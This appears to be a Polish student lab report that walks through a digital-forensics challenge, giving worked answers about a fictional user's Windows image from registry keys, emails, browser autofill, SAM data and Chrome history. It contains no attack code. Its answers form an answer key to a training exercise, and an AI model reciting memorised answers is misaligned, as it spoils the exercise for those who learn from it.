
Informację o *build number OS* znajdzie się w HKEY\_LOCAL\_MACHINE/SOFTWARE/Microsoft/Windows NT/CurrentVersion.



16299

## 2.3. Pytanie 3.

Informację można znaleźć w OS Information.










## 2.4. Pytanie 4.

W Data Artifacts znajdujemy **Skype**.

## 2.5. Pytanie 5.


W historii przeglądania (tutaj też Autopsy jest niezawodne ze swoją predefiniowaną zakładką Web Form Autofills) można znaleźć treść

Listing									
Web Form Autofill									
Table	Thumbnail	Summary							
Source Name	S	C	O	Name	Value	Count	Date Created	Date Accessed	
 Web Data				email	klovespizza@outlook.com	1	2019-02-09 22:38:51 CET	2019-02-09 22:38:51 CET	
 Web Data				PostingTitle	Job Needed, 19709	1	2019-02-09 22:43:19 CET	2019-02-09 22:43:19 CET	
 Web Data				postal	19709	1	2019-02-09 22:43:19 CET	2019-02-09 22:43:19 CET	
 Web Data				FromEMail	klovespizza@outlook.com	1	2019-02-09 22:43:19 CET	2019-02-09 22:43:19 CET	
 Web Data				ConfirmEMail	klovespizza@outlook.com	1	2019-02-09 22:43:19 CET	2019-02-09 22:43:19 CET	

19709

## 2.6. Pytanie 6.

Bardzo łatwo w Artifacts można znaleźć odpowiedź na to pytanie, gdyż mamy w Autopsy zakładkę *E-mail messages*.



MS

## 2.7. Pytanie 7.

W wiadomościach mailowych można znaleźć:

Hi Michael,

I'm so sorry for the delay. I meant to send you a message earlier, but I've been incredibly busy with my kids and was having issues with Outlook. I'll be honest with you, I have computer knowledge (I know all about power buttons, how to clean keyboards, and am a pro on internet explorer (I found a way to have Bing and Yahoo as a search bar on my internet explorer web platform)) but don't know enough to where I think I would be of use for you.

I am definitely interested in this opportunity, and want to know what it may require as \*\$150,000\* seems like a lot for someone who isn't too skilled on computers.

-Karen

**\$150,000**

## 2.8. Pytanie 8.

Ponownie czytamy:

Hey there!

So here's what we need you to do:


We have been conducting an investigation on Bob Redliubeht (the CEO of Alpacamybags Luxury Alpaca handbags) and we believe he's been mistreating some of his Alpacas. We have heard complaints that he refuses to provide Alpacas with scarfs and beanies during the winter!

What we need you to do is gain his trust and then hack his machine. We will give you more information about this in person. Meet us here "27°22'50.10"N, 33°37'54.62"E"

**27°22'50.10"N, 33°37'54.62"E = Egypt**

## 2.9. Pytanie 9.

W SYSTEM/ControlSet00/<previous\_key\_value>/Control/TimeZoneInformation można znaleźć informację, że jest to **UTC**. <previous\_key\_value> odczytaliśmy z SYSTEM/Select/Current i jest to 0x1.



The screenshot shows the Windows Registry Editor with the path `SYSTEM\ControlSet001\Control\TimeZoneInformation` selected. The right pane displays the 'Values' table for the `TimeZoneInformation` registry value.

Name	Type	Value
Bias	REG_DWORD	0x00000000 (0)
DaylightBias	REG_DWORD	0x00000000 (0)
DaylightName	REG_SZ	@tzres.dll,-931
DaylightStart	REG_BIN	00 00 00 00 00 00 00
StandardBias	REG_DWORD	0x00000000 (0)
StandardName	REG_SZ	@tzres.dll,-932
StandardStart	REG_BIN	00 00 00 00 00 00 00
TimeZoneKeyName	REG_SZ	UTC
DynamicDaylightTimeDisabled	REG_DWORD	0x00000000 (0)
ActiveTimeBias	REG_DWORD	0x00000000 (0)

## 2.10. Pytanie 10.

Tutaj akurat przydatne było wykorzystanie FTK Imagera, ponieważ nie konwertuje czasu na nasz systemowy. Tym samym można odczytać, że timestamp to **03/17/2019 09:52 PM**.

\$TXF_DATA	56 (1 KB)	NTFS Logg...	22.03.2019 04:34:56
\$UpCase	131 072 (12...	Regular File	13.03.2019 04:42:18
\$Volume	0 (0 KB)	Regular File	13.03.2019 04:42:18
.dropbox.device	56 (1 KB)	Regular File	13.03.2019 04:42:20
7z1900-x64.exe	1 447 178 (...)	Regular File	22.03.2019 04:34:30
AlpacaCare.docx	53 451 (53 ...)	Regular File	17.03.2019 21:52:20

## 2.11. Pytanie 11.

W Data Artifacts > Recent Documents mamy pliki z dysków C:/ (domyślny dysk Windowsa) oraz A:/ .

## 2.12. Pytanie 12.

Ponownie grzebiemy w mailach (dużo tego, ale to pokazuje jak wiele informacji możemy z nich wyciągnąć). Znajdujemy:

On Sun, Mar 17, 2019 at 2:34 AM Karen Alice <klovespizza@outlook.com> wrote:  
Hi Michael,

The answer is \*TheCardCriesNoMore\*

-Karen

From: Alpaca Activists <taausai@gmail.com>  
Sent: 16 March 2019 23:19  
To: Karen Alice <klovespizza@outlook.com>  
Subject: Re: Interested in the job

Hi Karen,

No worries, it happens! We're just happy to finally hear from you.

So I may have lied, my manager is saying that before we can offer you a job, we need to give you a

quick test. Can you tell me what the answer to the thing at the bottom is?

VGhlQ2FyZENyZWVzTm9Nb3Jl

Good Luck!  
Michael

TheCardCriesNoMore

## 2.13. Pytanie 13.


Karen,

WOW! That was quick! I have confirmed with my manager that that answer is correct. We didn't expect you to know the answer, but were really testing you on your ability to quickly learn new things that may be a bit out of your comfort zone.

The job position we think you'll be an awesome fit for is an entry level \*cyber security analysts\*. We want someone who's willing to learn and don't really care about what you know coming in. We'll be in touch with more information about what this job entails (and the set up involved with getting you payed), but wanted to give you some material to study in the mean time.

## 2.14. Pytanie 14.

W celu rozwiązania tego zadania trzeba było odszyfrować rejestr SAM. Zasugerowaliśmy się internetem i wykorzystaliśmy RegRipper.



Odszyfrowana zawartość dała nam:

```
Username       : Karen [1001]
SID            : S-1-5-21-1649836244-3544936428-1548601679-1001
Full Name     :
User Comment  :
Account Type  :
Account Created : Sat Jan 26 19:40:22 2019 Z
Name          :
Password Hint  : forensics is boring
Last Login Date : Fri Mar 22 23:22:01 2019 Z
Pwd Reset Date : Thu Mar 21 19:13:09 2019 Z
Pwd Fail Date  : Thu Mar 21 19:14:49 2019 Z
```

Login Count : 32  
--> Password does not expire  
--> Password not required  
--> Normal user account

03/21/2019 19:13:09

## 2.15. Pytanie 15.

Ponownie Autopsy nie zawodzi. W Data Artifacts > Installed Programs znajdujemy informację o pobranym Chrome oraz o wersji: **Google Chrome v.72.0.3626.121**.

## 2.16. Pytanie 16.

Po niesamowicie długiej walce i poszukiwaniach odpowiedzi na to pytanie musieliśmy uznać jego wyższość i wsparliśmy się rozwiązaniem z Internetu. Tam dowiedzieliśmy się, że musimy poszukać w Users/Karen/AppData/Local/Google/Chrome/User Data/Default/History. Tym samym znaleźliśmy:

Google Profile.ico		0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00
History		0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00
History Provider Cache		0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00

Hex	Text	Application	File Metadata	OS Account	Data Artifacts	Analysis Results	Context	Annotations	Other Oc
-----	------	-------------	---------------	------------	----------------	------------------	---------	-------------	----------

Table	downloads_url_ch...	21 entries	Page 1 of 1	Export to CSV
-------	---------------------	------------	-------------	---------------

id	chain_ind...	url
7	2	https://download.skype.com/s4l/download/win/Skype-8.41.0.54.exe
8	0	https://i.kinja-img.com/gawker-media/image/upload/s--J1L04N3a--/c_scale,f_auto,fl_progress
9	0	https://i.kinja-img.com/gawker-media/image/upload/s--J1L04N3a--/c_scale,f_auto,fl_progress
10	0	https://i.kinja-img.com/gawker-media/image/upload/s--J1L04N3a--/c_scale,f_auto,fl_progress
11	0	https://sadanduseless.b-cdn.net/wp-content/uploads/2018/03/haircuts1.jpg
12	0	https://www.2-spyware.com/file-svchost-exe.html
12	1	https://www.2-spyware.com/download/antimalwaresetup.exe
12	2	http://link.safecart.com/2h2hny/aHR0cDovL3d3dy5wbHVtYnl0ZXMuY29tL3BhcnRuZXIvdXJsL2F
12	3	http://www.plumbytes.com/partner/url/download
12	4	http://www.plumbytes.com/download/cuid/?tid=rwid p00000

<https://download.skype.com/s4l/download/win/Skype-8.41.0.54.exe>

## 2.17. Pytanie 17.

W pliku AlpacaCare.docx można znaleźć adres **palominoalpaca.com**, który był także wykorzystywany przez Karen (historia przeglądarki).

## 3. Podsumowanie

Laboratorium dostarczyło nam praktycznych umiejętności w zakresie przeprowadzania cyfrowej analizy kryminalistycznej. Było to cenne doświadczenie, które umożliwiło:

1. Poznanie narzędzi: Pracowaliśmy z narzędziami takimi jak Autopsy, FTK Imager oraz RegRipper, co pozwoliło na zrozumienie ich funkcji i zastosowań w analizie cyfrowej.
2. Doświadczenia: Samodzielnie odnajdywaliśmy i interpretowaliśmy informacje zawarte w systemach plików, rejestrze Windows, historii przeglądarki, wiadomościach e-mail oraz artefaktach systemowych.

3. Analizę scenariuszy ataków: W ramach zadań mogliśmy zapoznać się z przykładami zagrożeń, takich jak wykorzystanie narzędzi Mimikatz czy Zerologon, co zwiększyło naszą świadomość dotyczącą możliwych wektorów ataków.